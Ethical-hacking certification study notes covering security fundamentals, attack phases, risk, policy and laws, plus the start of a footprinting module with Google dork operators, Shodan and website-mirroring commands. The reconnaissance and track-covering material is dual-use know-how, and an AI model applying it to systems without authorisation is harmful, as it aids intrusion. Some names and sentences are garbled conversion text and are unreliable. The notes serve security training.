

# Module 01 - Introduction to Ethical Hacking

- History

**Kevin Mitnick | Kevin Paulsen**

- Kevin Mitnick

An infamous hacker who led the authorities on a long man-hunt, all while hacking many high-profile targets by using TCP session hijacking and IP spoofing. He gained access to many internal network resources and turned around after prison to become a gray hat hacker.

- Kevin Paulsen

A famous former black hatter, hacked public telephone lines in order to win Porsche in the 1980s.

- Information Security Overview

- Fundamental Security Concepts or Elements of Information Security

**CIA | Authenticity | Auditing & Accountability | Non-Repudiation**

**Confidentiality:** Accessible only to the authorized personnel.

**Integrity:** Trustworthiness of data or resources.


**Availability:** Accessible when required by authorized users.

Note: In addition, other properties, such as authenticity, accountability, non-repudiation and reliability can also be involved. (ISO/IEC 27000:2009)

**Authenticity:** Ensures the quality of being genuine.


**Auditing & Accountability:** Logging everything

**Non-Repudiation:** Someone cannot deny the validity of something.



- Security, Functionality and Usability balance

There is an **inter dependency between these three attributes**. Any organization should balance between these three qualities to arrive at a balanced information system.



- Types of Hackers

**Black | Grey | White | Script Kiddie | State-Sponsored Hacker | Hacktivist | Suicide Hackers |**

## Cyberterrorist

**Black Hat:** Performs malicious activities.

**Gray Hat:** Performs good or bad activities but do not have the permission.

**White Hat:** Ethical hackers

**Script Kiddie / Skiddies:** Uses malicious scripts or programs developed by others to attack computer systems and networks and deface websites.

**State-Sponsored Hacker:** Hacker that is hired by a government or entity related.

**Hacktivist:** Someone who hacks for a cause or to incite social change; political agenda.

**Suicide Hackers:** Hackers that are not afraid of going jail or facing any sort of punishment

**Cyberterrorist:** Motivated by religious or political beliefs to create fear or disruption.

- Hacking Vocabulary

**Hack Value | Vulnerability | Threat | Exploit | Payload | Zero-Day Attack | Daisy Chaining | Doxing | EISA**

**Hack value:** Worth of a target as seen by the attacker

**Vulnerability:** - A system flaw, weakness on the system (on design, implementation etc.)

**Threat:** Exploits a vulnerability

**Exploit:** Exploits are a way of gaining access to a system through a security flaw

**Payload:** Set of malicious codes that carry crucial component of an attack.

**Zero-day attack:** Attack that occurs before a vendor knows or is able to patch a flaw.

**Daisy Chaining / Pivoting:** It involves gaining access to a network and/or computer and then using the same information to gain access to multiple networks and computers that contains desirable information

**Doxing:** Publishing PII about an individual usually with a malicious intent

**EISA:** determines the structure and behavior of organization's information systems through processes, requirements, principles and models

- Hacking Concepts

- Threat Categories

**Network Threats | Host Threats | Application Threats**

### Network Threats

Information gathering

Sniffing and eavesdropping

DNS/ARP Poisoning

MITM Attack

DoS/DDoS

Password-based attacks

Firewall and IDS attack

Session Hijacking

### Host Threats

Password cracking

Malware attacks

Footprinting

Profiling

Arbitrary code execution

Backdoor access

Privilege Escalation

Code Execution

### Application Threats

Injection Attacks

Improper data/input validation

Improper error handling and exception management  
Hidden-field manipulation  
Broken session management  
Cryptography issues  
SQL injection  
Phishing  
Buffer Overflow  
Information disclosure  
Security Misconfigurations

- Attack Vectors

Path by which a hacker can gain access to a host in order to deliver a payload or malicious outcome.

**APT:** A stealthy threat actor, typically a nation state or state-sponsored group, which gains unauthorized access to a computer network and remains undetected for an extended period; Typically uses zero-day attacks.

**Cloud computing / Cloud based technologies:** Flaw in one client's application cloud allow attacker to access other client's data

**Viruses, worms, and malware:** Most prevalent networking threat that are capable of infecting a network within seconds.

**Ransomware:** Restricts access to the computer system's files and folders

**Mobile Device threats:** Unsecured Wi-Fi, Spyware, Broken Cryptography.

**Botnets:** Huge network of compromised systems used by an intruder to perform various network attacks

**Insider attacks:** Disgruntled employee can damage assets from inside.

**Phishing attacks**

**Web Application Threats:** Attacks like SQL injection, XSS etc.

**IoT Threats**

- Types of Attacks on a System

**Operating System | Application Level | Misconfiguration | Shrink-Wrap Code**

**Operating System:** Attacks targeting **OS flaws or security issues** inside such as guest accounts or default passwords.

*Vectors:* Buffer overflows, Protocol Implementations, software defects, patch levels, authentication schemes

**Application Level:** Attacks on **programming code and software logic.**

*Vectors:* Buffer overflows, Bugs, XSS, DoS, SQL Injection, MitM

**Misconfiguration:** Attack takes advantage of systems that are misconfigured due to improper configuration or default configuration.

*Examples:* Improper permissions of SQL users; Access-list permit all

**Shrink-Wrap Code:** Act of **exploiting holes in unpatched or poorly-configured software.**

*Examples:* Software defect in version 1.0; Defect in example CGI scripts; Default passwords

- Vulnerability Lists

**CVSS | CVE | NVD**

**CVSS:** Places **numerical score based on severity.**

**CVE:** Is a list of **publicly disclosed vulnerabilities** and exposures that is maintained by MITRE.

**NVD:** Is a database, maintained by NIST, that is fully synchronized with the MITRE CVE list; US Gov. vulnerabilities repository.

- Vulnerability Categories

## Misconfiguration | Buffer overflow | Missing patches | Design flaws | OS Flaws | Default installation | Default passwords

**Misconfiguration:** Improperly configuring a service or application

**Buffer overflow:** Code execution flaw

**Missing patches:** Systems that have not been patched

**Design flaws:** Flaws inherent to system design such as encryption and data validation

**OS Flaws:** Flaws specific to each OS


**Default installation:** Failure to change settings in an application that come by default

**Default passwords:** Leaving default passwords that come with system/application

- More about Buffer Overflow

- What are buffers?

Buffers are memory storage regions that temporarily hold data while it is being transferred from one location to another. A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations.



- How do attackers exploit buffer overflows?

An attacker can deliberately feed a carefully crafted input into a program that will cause the program to try and store that input in a buffer that isn't large enough, overwriting portions of memory connected to the buffer space. If the memory layout of the program is well-defined, the attacker can deliberately overwrite areas known to contain executable code. The attacker can then replace this code with his own executable code, which can drastically change how the program is intended to work.

For example if the overwritten part in memory contains a pointer (an object that points to another place in memory) the attacker's code could replace that code with another pointer that points to an exploit payload. This can transfer control of the whole program over to the attacker's code.

- Types of Buffer Overflow Attacks

**Stack-based | Heap-based**

**Stack-based** buffer overflows are more common, and leverage stack memory that only exists during the execution time of a function.

**Heap-based** attacks are harder to carry out and involve flooding the memory space allocated for a program beyond memory used for current runtime operations.

- What Programming Languages are More Vulnerable?

**C** and **C++** are two languages that are highly susceptible to buffer overflow attacks, as they don't have built-in safeguards against overwriting or accessing data in their memory. Mac OSX, Windows, and Linux all use code written in C and C++.

Languages such as **PERL**, **Java**, **JavaScript**, and **C#** use **built-in safety mechanisms** that **minimize the likelihood of buffer overflow**.

- How to Prevent Buffer Overflows

Developers can protect against buffer overflow vulnerabilities via **security measures in their code**, or by **using languages that offer built-in protection**.

In addition, modern operating systems have runtime protection. Three common protections are:

**Address space randomization (ASLR)**—randomly moves around the address space locations of data regions. Typically, buffer overflow attacks need to know the locality of executable code, and randomizing address spaces makes this virtually impossible.

**Data execution prevention**—flags certain areas of memory as non-executable or executable, which stops an attack from running code in a non-executable region.

**Structured exception handler overwrite protection (SEHOP)**—helps stop malicious code from attacking Structured Exception Handling (SEH), a built-in system for managing hardware and software exceptions. It thus prevents an attacker from being able to make use of the SEH overwrite exploitation technique. At a functional level, an SEH overwrite is achieved using a stack-based buffer overflow to overwrite an exception registration record, stored on a thread's stack.

- Pen Test Phases (CEH)

**Pre-Attack Phase | Attack Phase | Post-Attack Phase**

**Pre-Attack Phase: Reconnaissance** and data-gathering.

**Attack Phase:** Attempts to **penetrate** the network and execute attacks.

**Post-Attack Phase: Cleanup** to return a system to the pre-attack condition and deliver reports.

- The Five Stages of Ethical Hacking

- Reconnaissance

Gathering evidence about targets. **Most Important Step.**

**Passive Reconnaissance:** Gain information about targeted computers and networks without direct interaction with the systems.

e.g.: Google Search, Public records, new releases, social media, Wardrive scanning networks around.

**Active Reconnaissance:** Involves direct interaction with the target.

e.g.: Make a phone call to the target, Job interview; tools like Nmap, Nessus, OpenVAS, Nikto and Metasploit can be considered as Active Recon.

- Scanning & Enumeration

Obtaining more in-depth information about targets.

e.g.: Network Scanning, Port Scanning, which versions of services are running.

- Gaining Access

The hacker gains access to the system, applications, and network, and escalates their user privileges to control the systems connected to it.

e.g.: command injection, buffer overflow, DoS, brute forcing credentials, social engineering, misconfigurations etc.

- Maintaining Access

Items put in place to ensure future access.

e.g.: Rootkit, Trojan, Backdoor can be used.

- Covering Tracks

Steps taken to conceal success and intrusion; Not be noticed.

e.g.: Clear the logs; Obfuscate trojans or malicious backdoors programs.

- Information Security Controls

- Three Types of Active Defense  
**Annoyance | Attribution | Attack**

**Annoyance:** Involves tracking a hacker and **leading him into a fake server**, wasting his time — and making him easy to detect.

**Attribution:** Identify an attacker; Uses tools to **trace the source of an attack** back to a specific location, or even an individual hacker.

**Attack:** That is most controversial. To “**hack back**,” a company accesses an alleged hacker’s computer to delete its data or even to take revenge. Both of these steps are considered **illegal**.

- IA (Information Assurance)

**IA** focus on risk assessment, mitigation side of things.

Refers to the **assurance of the CIA, and authenticity** of information and information systems during usage, processing, storage and transmission of information.

**Processes that help achieving IA:**

- \* Developing local policy, process, and guidance.
- \* Designing network and user authentication strategy.
- \* Identifying network vulnerabilities and threats
- \* Identifying problems and resource requirements.
- \* Creating plan for identified resource requirements.
- \* Applying appropriate IA controls.
- \* Performing C&A (Certification and Accreditation) process of information systems helps to trace \* \* vulnerabilities, and implement safety measures.
- \* Providing information assurance training to all personnel in federal and private org.

- Information Security Management Program

**InfoSec** focus on actually implementing security measures to safeguard systems.

Combination of policies, processes, procedures, standards, and guidelines to establish the required level of information security.

Designed to ensure the business operates in a state of reduced risk.

It encompasses all organizational and operational processes and participants relevant to information security.

- EISA (Enterprise Information Security Architecture)

Set of requirements, process, principles, and models that determines the structure and behavior of an organization's information systems.

**Goals of EISA:**

- \* Help in monitoring and detecting network behaviors
- \* Detect and recover from security breaches
- \* Prioritizing resources of an organization
- \* Help to perform risk assessment of an organization's IT assets.
- \* Cost prospective when incorporated in security provisions such as incident response, disaster recovery, event correlation, etc.

- Physical Security Controls

**Preventive | Detective | Deterrent | Recovery | Compensating | Defense in Depth**

**Preventive control:** Deters the actor from performing the threat.

e.g.: Fence, Server Locks, Mantraps, etc.

**Detective control:** Recognizes an actor's threat.  
e.g.: Background check, CCTV.

**Deterrent control:** Deters the actor from attempting the threat.  
e.g.: Warning Sign.

**Recovery:** Mitigates the impact of a manifested threat.  
e.g.: Backups.

**Compensating control:** Provides alternative fixes to any of the above functions.

*Most of security controls are preventive phase controls.*

**Defense in Depth:** Multiple layers of security controls; Provides redundancy in the event of a control failure. (e.g.: image below)

- Types of Security Controls

Description	Examples
Physical	Guards, lights, cameras, fire extinguishers, flood protection
Administrative	Training awareness, policies, procedures and guidelines to infosec
Technical	IDS/IPS, Firewall, Encryption, Smart cards, Access control lists

Description	Examples
Preventative	authentication, alarm bells
Detective	audits, backups
Corrective	restore operations

- Managing the Risk

Risk can be defined as a **probability of the occurrence of a threat** or an event that may damage, or cause loss or have other negative impact either from internal or external liabilities.

- Risk matrix

A risk matrix is used during risk assessment to define the **level of risk** by considering the category of probability or likelihood against the category of consequence severity. This is a simple mechanism to increase visibility of risks and assist management decision making.

Likelihood	Consequence				
	Insignificant	Minor	Moderate	Major	Severe
Almost Certain	Medium	High	High	Extreme	Extreme
Likely	Medium	Medium	High	Extreme	Extreme
Possible	Medium	Medium	High	High	Extreme
Unlikely	Low	Medium	Medium	High	High
Rare	Low	Low	Medium	High	High

- Risk Management

Risk Management Is the **identification, evaluation, and prioritization of risks** followed

by **coordinated and economical application of resources** to **minimize, monitor, and control the probability or impact of unfortunate events** or to **maximize the realization of opportunities**.

- Phases of Risk Management

**Identify | Assess | Respond | Monitor | Report**

**Identify:** Identifies the sources, causes, consequences of the internal and external risks.

**Assess:** Assesses the organizations risk and provides an estimate on the likelihood and impact of the risk.

**Respond:** Selects and implements appropriate controls on the identified risks.

**Monitor:** Ensures appropriate control are implemented to handle risks and identifies the chance of a new risk occurring.

**Report:** Evaluates the performance of the implemented risk management strategies.

- Threat Modeling

Threat Modeling is a **risk assessment approach for analyzing the security of an application** by capturing, organizing and analyzing all the information that affects the security of an application.

**Identify Objectives:** Helps to determine how much effort needs to be put on subsequent steps.

**Application Overview:** Identify the components, data flows, and trust boundaries.

**Decompose Application:** Find more relevant details on threats.

**Identify Threats:** Identify threats relevant to your control scenario and context using the information obtained in steps 2 and 3.

**Identify Vulnerabilities:** Identify weaknesses related to the threats found using vulnerability categories.

- Security Policies

Policies are high-level statements about protecting information; **Business rules to safeguard CIA triad;** Security Policies can be applied on Users, Systems, Partners, Networks, and Providers.

- Procedures

Set of details steps to accomplish a goal; **Instructions for implementation.**

- Guidelines

Advice on actions given a situation; **Recommended**, not mandatory.

- Security Policies - Examples

**Access Control | Remote Access | Firewall Management | Network Connection | Password | User Account | Information Protection | Special Access | Email Security | Acceptable Use**

**Access Control Policy:** This defines the resources being protected and the rules that control access to them.

**Remote Access Policy:** This defines who can have remote access and defines access medium and remote access security controls.

**Firewall Management Policy:** This defines access, management and monitoring of firewalls in an organization.

**Network Connection Policy:** This defines who can install new resources on the network, approve the installation of new devices, document network changes etc.

**Password Policy:** This defines guidelines for using strong password protection on available resources.

**User Account Policy:** This defines the account creation process, authority, rights and responsibility of user accounts.

**Information Protection Policy:** This defines the sensitivity levels of information, who

may have access, how it is stored and transmitted, and how it should be deleted from storage media etc.

**Special Access Policy:** This defines the terms and conditions of granting special access to system resources.

**Email Security Policy:** This policy is designed to govern the proper usage of corporate email.

**Acceptable Use Policy:** A formally written document that details precisely which employees are allowed to use the company's systems, what is prohibited, and what the consequences will be if they break the rules.

- Security Policy - Types

**Promiscuous | Permissive | Prudent | Paranoid**

**Promiscuous Policy:** This policy usually has **no restrictions** on usage of system resources.

**Permissive Policy:** This policy begins wide open and **only known dangerous services/attacks or behaviors are blocked**. This type of policy has to be updated regularly to stay effective.

**Prudent Policy:** This policy provides maximum security while allowing known but necessary dangers. This type of policy will **block all services and only safe/necessary services are enabled** individually. Everything is logged.

**Paranoid Policy:** This policy **forbids everything**. No Internet connection or severely restricted Internet usage is allowed.

- Security Policy - Creation Steps

Perform a Risk Assessment.

Use security Standards and Frameworks as guide.

Get Management and Staff input.

Enforce the policy. Use penalties for non-compliance.

Publish final draft to entire org.

Have all staff read/sign that they understood policy.

Employ tools to help enforce policy.

Staff training.

Review and update regularly.

- Incident Management Process

- Incident

An **incident** is an **event that could lead to loss of, or disruption to, an organization's operations, services or functions**.

- Incident management

Term describing the activities of an organization to **identify, analyze, and correct hazards to prevent a future re-occurrence**.

**Preparation:** Select people, assign rules, define tools to handle the incident.

**Detection & Analysis:** Determine an incident has occurred (IDS, SIEM, AV, someone reporting, etc.)

**Classification and Prioritization:**

**Notification and Announcement:** Identify minor and major incident; who and how to notify an incident.

**Containment:** Limit the damage; Isolate hosts; Contact system owners.

**Forensic Investigation:** Investigate the root cause of the incident using forensic tools; System logs, real-time memory, network device logs, application logs, etc.

**Eradicate & Recovery:** Remove the cause of incident; Patch if needed. Recovery: get back into production; Monitor affected systems.

**Post-incident Activities:** Document what happened and why; Transfer knowledge.

- Incident Response Team Duties

**Managing security issues** by taking a proactive approach towards the customer's security vulnerabilities.

Developing or reviewing processes and procedures that must be followed.

Managing the response to an incident and ensuring that all procedures are followed correctly in order to minimize and control the damage.

**Identifying and analyzing what has happened during an incident**, including impact and threat.

**Providing a single point of contact for reporting** security incidents and issues.

Reviewing changes in legal and regulatory requirements to ensure that all processes and procedures are valid.

**Reviewing existing controls and recommending steps and technologies** to prevent future incidents.

Establishing relationship with local law enforcement agency, gov. agencies, key partners and suppliers.

- SIEM

Security Information and Event Management

- SIEM

Collects data points from network, including log files, traffic captures, SNMP messages, and so on, from every host on the network. SIEM can **collect all this data into one centralized location and correlate it for analysis** to look for security and performance issues, as well negative trends all in real time.

**Aggregation:** Collecting data from disparate sources and organizing the data into a single format. Any device within a SIEM system that collects data is called collector or an aggregator.

**Correlation:** Is the logic that looks at data from disparate sources and can make determinations about events taking place on your network. (Could be in-band or out-of-band, depending on the placement of the NIDS/NIPS).

**Alerts** - For notification if something goes bad.

**Triggering** - Exceeding thresholds.

**Normalization:** Will actually create multiple tables / organize in such a way that the data can become more efficient and allows our analysis and reports tools to work better.

**WORM (Write Once Read Many):** The concept being is that log files are precious, and a lot of times you might want to look at them in an archival way, so that we can use optical media like WORM drives to store them.

- SIEM Tools

**Splunk | ArcSight | ELK** - Elastic Search, Log Stash and Kibana (Open Source)

- Identity and Access Management

- To Manage Assets Securely

**Identification, Authentication, Authorization, and Accounting** work together to manage assets securely.

**Identification:** The information on credentials identifies the user.

*Example:* Your name, username, ID number, employee number, SSN etc.

**Authentication:** "Prove you are the legitimate User". –Should always be done with Multifactor Authentication!

**Authentication Factors:**

- Something you know (password)
- Something you have (smart card)
- Something you are (fingerprint)
- Something you do (android pattern; manual signature)
- Somewhere you are (geolocation)

**Authorization concepts:** What are you allowed to access – We use Access control models, what and how we implement depends on the organization and what our security goals are.

Permissions: Applied to resources

Rights/Privileges: Assign at system level

Authorization strategies: Least privileged; Separation of Duties

**Accounting:** Trace an Action to a Subjects Identity:

Prove who/what a given action was performed by (non-repudiation); Logging

- Access Controls Models

**MAC | DAC | RBAC****Mandatory Access Control (MAC):**

Every object gets a label: Confidential, secret, top secret, etc.

The **administrator** decides who gets access to what security level;

Users cannot change these settings

Used on old systems (e.g., Top Secret Gov. information)

**Discretionary Access Control (DAC):**

Used in most OS

**Owner** of the data defines access

Very flexible access control; Very weak security

**Role-based Access Control (RBAC):**

Access to resources is defined by a set of rules defined by a role in your organization/job function (Manager, Director etc.)

**Administrators** provide access based on the **role of the user**. Rights are gained implicitly instead of explicitly

In Windows, use Groups to provide role-based access control

e.g., Admin Groups --> Rights and Perms,

Sales Group --> Rights and Perms

- DLP

Data Loss Prevention

- DLP

Data Loss Prevention (DLP) is the **practice of detecting and preventing data breaches**, exfiltration, or unwanted destruction of sensitive data. Organizations use DLP to protect and secure their data and comply with regulations.

The DLP term refers to **defending organizations against** both **data loss** and **data leakage** prevention.

- Organizations typically use DLP to

**Protect PII** and **comply** with relevant **regulations**

**Protect Intellectual Property** critical for the organization

Achieve **data visibility** in large organizations

**Secure mobile workforce** and enforce security in BYOD environments

**Secure data** on **remote** cloud systems

- Data Backup

- Data Backup

Data backup plays a crucial role in maintaining business continuity by helping organizations **recover from IT disasters, security breaches, application failures, human error, etc.**

- Regulatory Compliance

All regulatory compliance such as **COBIT, SSAE, SOCII, PCI-DSS, HIPPA, SOX, FINRA, FISMA, GDPR**, etc. require business to maintain data backups of critical data for specified duration.

- Backup Strategies

Identifying the **critical** business **data**

Selecting the **backup media**

Selecting a **backup technology**

Selecting the appropriate **RAID levels**

Selecting an appropriate **backup method**

- Three Backup methods

**Cold | Warm | Hot**

**Cold backup** 

**Empty site, no hardware, no data, no people**

It takes weeks to bring online

Basic office spaces (e.g building, chairs, AC...)

No operational equipment

Cheapest recovery site

**Warm backup** 

Somewhere between cold and hot - Just enough to get going (**Big room with rack space, you bring the hardware**)

Hardware is ready and waiting - you bring the software and data.

It takes days to bring online

Operational equipment but little or no data

**Hot backup** 

**Exact replica of production systems**

Applications and software are constantly updated

Flip a switch and everything moves

It takes hours to bring online

Real-time synchronization

Almost all data ready to go - often just a quick update

Very expensive

- Penetration Test - Basics

- Penetration Test

A penetration test, colloquially known as a pen test, or ethical hacking, is an **authorized simulated cyberattack on a computer system**, performed to evaluate the security of the system.

 Not to be confused with a vulnerability assessment.

Clearly defined, full scale test of security controls

- Phases

## Preparation | Assessment | Post-Assessment

**Preparation** - Contracts and team determined

**Assessment** - All hacking phases (reconnaissance, scanning, attacks, etc.)

**Post-Assessment** - Reports & conclusions

- Types

### Black Box | White Box | Gray Box

**Black Box** - Done **without any knowledge** of the system or network.

**White Box** - When the attacker has **complete knowledge** of the system provided by the owner/target.

**Gray Box** - When the attacker has **some knowledge** of the system and/or network

- Laws and Standards

- Law Categories

### Criminal | Civil | Common

**Criminal** - Laws that protect public safety and usually have jail time attached.

**Civil** - Private rights and remedies.

**Common** - Laws that are based on societal customs.

- Laws and Standards

- OSSTM Compliance

"Open-Source Security Testing Methodology Manual" maintained by ISECOM, defines three types of compliance.

**Legislative:** Deals with **government** regulations (Such as SOX and HIPAA).

**Contractual:** Deals with **industry / group requirement** (Such as PCI DSS).

**Standards based:** Deals with practices that must be followed by **members of a given group/organization** (Such as ITIL, ISO and OSSTMM itself).

#### OSSTMM Controls:

##### OSSTMM Class A - Interactive Controls

Authentication - Provides for identification and authorization based on credentials.

Indemnification - Provided contractual protection against loss or damages.

Subjugation - Ensures that interactions occur according to processes defined by the asset owner.

Continuity - Maintains interactivity with assets if corruption or failure occurs.

Resilience - Protects assets from corruption and failure.

##### OSSTMM Class B - Process Controls

Non-repudiation - Prevents participants from denying its actions

Confidentiality - Ensures that only participants know of an asset

Privacy - Ensures that only participants have access to the asset

Integrity - Ensures that only participants know when assets and processes change

Alarm - Notifies participants when interactions occur

- PCI-DSS

**"Payment Card Industry Data Security Standard"** Standard for organizations handling Credit Cards, ATM cards and other POS cards.

- ISO 27001:2013

This International Standard has been prepared to provide requirements for establishing, implementing, maintaining and continually improving an information security

management system.

- ISO 27002 AND 17799

Based on BS799 but **focuses on security objectives** and provides security controls based on industry best practice.

- HIPAA

"Health Insurance Portability and Accountability Act" a law that set's privacy standards to protect patient medical records and health information shared between doctors, hospitals and insurance providers.

- SOX

"Sarbanes-Oxley Act" Law that requires publicly traded companies to submit to independent audits and to **properly disclose financial information**.

- DMCA

**"The Digital Millennium Copyright Act"** is a 1998 United States copyright law that implements two 1996 treaties of the World Intellectual Property Organization. It criminalizes production and dissemination of technology, devices, or services intended to circumvent measures that control access to copyrighted works.

- FISMA

**"Federal Information Security Modernization Act Of 2002"** A law updated in 2004 to codify the authority of the Department of Homeland Security with regard to implementation of information security policies. (For GOV. agencies)

- NIST-800-53

Catalogs security and privacy controls for federal information systems, created to help implementation of FISMA.

- FITARA

**"Federal Information Technology Acquisition Reform Act"** A 2013 bill that was intended to change the framework that determines how the US GOV purchases technology.

- COBIT

**"Control Object for Information and Related Technology"** IT Governance framework and toolset, created by ISACA and ITGI

- GLBA

**"U.S. Gramm-Leach-Bliley Act"** Law that protects the confidentiality and integrity of personal information that is collected by financial institutions.

- CSIRT

**"Computer Security Incident Response Team"** CSIRT provided a single point of contact when reporting computer security incidents

- ITIL

**"Information Technology Infrastructure Library"** - An operational framework developed in the '80s that standardizes IT management procedures.

# Module 02 - Footprinting and Reconnaissance

- Footprinting

- Footprinting

is a part of reconnaissance process which is used for **gathering possible information about a target** computer system or network.

- Footprinting Types

**Active | Passive**

**Active:** Requires attacker to touch the device or network.

E.g.: Social engineering.

**Passive:** Measures to collect information from publicly available sources.

E.g.: Websites, DNS records, business information databases.

- Footprinting Helps To

**Know Security Posture | Reduce Attack Area | Identify vulnerabilities | Draw Network map**

**Know Security Posture**

The data gathered will help us to get an overview of the security posture of the company such as details about the presence of a firewall, security configurations of applications etc.

**Reduce Attack Area**

Can identify a specific range of systems and concentrate on particular targets only. This will greatly reduce the number of systems we are focusing on.

**Identify vulnerabilities**

We can build an information database containing the vulnerabilities, threats, loopholes available in the system of the target organization.

**Draw Network map**

Helps to draw a network map of the networks in the target organization covering topology, trusted routers, presence of server and other information.

- Can be

**Anonymous | Pseudonymous**

**Anonymous** - information gathering **without revealing anything about yourself**.

**Pseudonymous** - **making someone else take the blame** for your actions

- Footprinting Objectives

**Network | Organization | Hosts**

**Network**

DNS

IP networks

Accessible Systems

Websites

Access Control

VPN Endpoints

Firewall vendors

IDS Systems

Routing/Routed Protocols

## Phone System (Analog/VoIP)

### Organization

- Org Structure
- Websites
- Phone Numbers
- Directory Information
- Office Locations
- Company History
- Business Associations

### Hosts

- Listening Services
- Operating System Versions
- Internet Reachability
- Enumerated Information
- SNMP Info
- Users/Groups
- Mobile Devices

- Methods and Tools

- Search Engines

[Google Dorks](#) | [Shodan](#) | [NetCraft](#) | [LinkedIn](#) | [GHDB](#) | [Metagoofil](#)

#### **Google search | Google dorks**

filetype: - looks for file types  
index of - directory listings  
info: - contains Google's information about the page  
intitle: - string in title  
inurl: - string in URL  
link: - finds linked pages (indirectly directing to other page)  
related: - finds similar pages  
intext: - Strings in the content  
site: - finds pages specific to that site  
define: - Definition of the string

#### **Shodan**

#### **NetCraft**

Blueprint a comprehensive list of information about the technologies and information about target website.

<https://sitereport.netcraft.com/>

#### **Job Search Sites**

Information about technologies can be gleaned from job postings. E.g.: [LinkedIn](#).

#### **GHDB**

It is very good for learning Google Dorks and how it's done in real world scenario.

#### **Metagoofil**


Command line interface that uses Google hacks to find information in meta tags (domain, filetype, etc; ls a google dorks for terminal).

Metagoofil -d <website> -t <filetype>

- Website Footprinting

**HTTrack | Warback Machine | NetCraft | Shodan | Censys | dirbuster | sublist3r | dirb**

- Web mirroring | Website Cloning
  - Allows for discrete testing offline
  - HTTrack
    - Web site copier is an offline browser utility that downloads a Web site to a local directory.
    - GUI
    - CLI
    - Start the tool by typing httrack in the terminal

- 

- Enter the name of the project

- 


- Enter the location to save the files.

- 

- Enter the website address

- 

- Select an action: 1

- 

Action:	(enter)	1	Mirror Web Site(s)
		2	Mirror Web Site(s) with Wizard
		3	Just Get Files Indicated
		4	Mirror ALL links in URLs (Multiple Mirror)
		5	Test Links In URLs (Bookmark Test)
		0	Quit

## 1 Backlink

Theory > Module 13 - Hacking Web Servers > Web Server Attack Methods

### ◆ Website Mirroring

Brings the site to your own machine to examine structure, etc. | [Wget](#), [BlackWidow](#), [HTTrack](#), [WebCopier Pro](#), [Web Ripper](#), [SurfOffline](#)

- [Wget](#)

File Downloader

`wget -mk -w 10 http://hackthissite.org/`

## 1 Backlink

Theory > Module 13 - Hacking Web Servers > Web Server Attack Methods

### ◆ Website Mirroring

Brings the site to your own machine to examine structure, etc. | [Wget](#), [BlackWidow](#), [HTTrack](#), [WebCopier Pro](#), [Web Ripper](#), [SurfOffline](#)

- *Black Widow*
- *WebRipper*
- *Teleport Pro*
- *Backstreet Browser*
- Archive.org / Wayback machine  
Provides cached websites from various dates which possibly have sensitive information that has been now removed.
- NetCraft  
NetCraft is a website analyzing server, with the help of this website we find basic and important information on the website like:

**Background** — This includes basic domain information. Which OS, Web server is running; Which ISP;

**Network** — This includes information from IP Address to Domain names to nameservers.

**SSL/TLS** — This gives the ssl/tls status of the target

**Hosting History** - This gives the information on the hosting history of the target

**Sender Policy Framework (SPF)** — This describes who can send mail on the domains behalf

**DMARC** -This is a mechanism for domain owners to indicate how mail purporting to originate from their domain should be authenticated

**Web Trackers** — This tracker can be used to monitor individual user behavior across the web Site Technology — This section includes details on:

- \* Cloud & PaaS
- \* Server-Side technologies (e.g.: PHP)
- \* Client-Side technologies (e.g.: JavaScript library)
- \* CDN Information
- \* CMS Information (e.g.: WordPress, Joomla, etc)
- \* Mobile Technologies
- \* Web stats (e.g.: Web analytics, collection, etc)
- \* Character encoding

## 1 Backlink

E-Book > Module 02 - Footpri... > Footprinting Method... > Footprinting thi

### ◆ Finding Sub-domains & TLDs

Sub-domains provide insights into the different departments and business units in an organization.

E.g.: NetCraft, Sublist3r, Pentest-Tools Find Subdomains

Pentest-Tools Find Subdomains

Online tools for discovering subdomains and their IP addresses, including network information and their HTTP servers.

- Shodan

Searches IoT or the network that is created by the devices which are connected to internet.

Shodan Unlike traditional search engines such as Google, use Web crawlers to traverse your entire site, but directly into the channel behind the Internet, various types of port equipment audits, and never stops looking for the Internet and all associated servers, camera, printers, routers, and so on.

It performs full service banner grabbing from servers or any other device connected to the internet.

Shodan works well with basic, single-term searches. Here are the basic search filters you can use:

**city:** find devices in a particular city

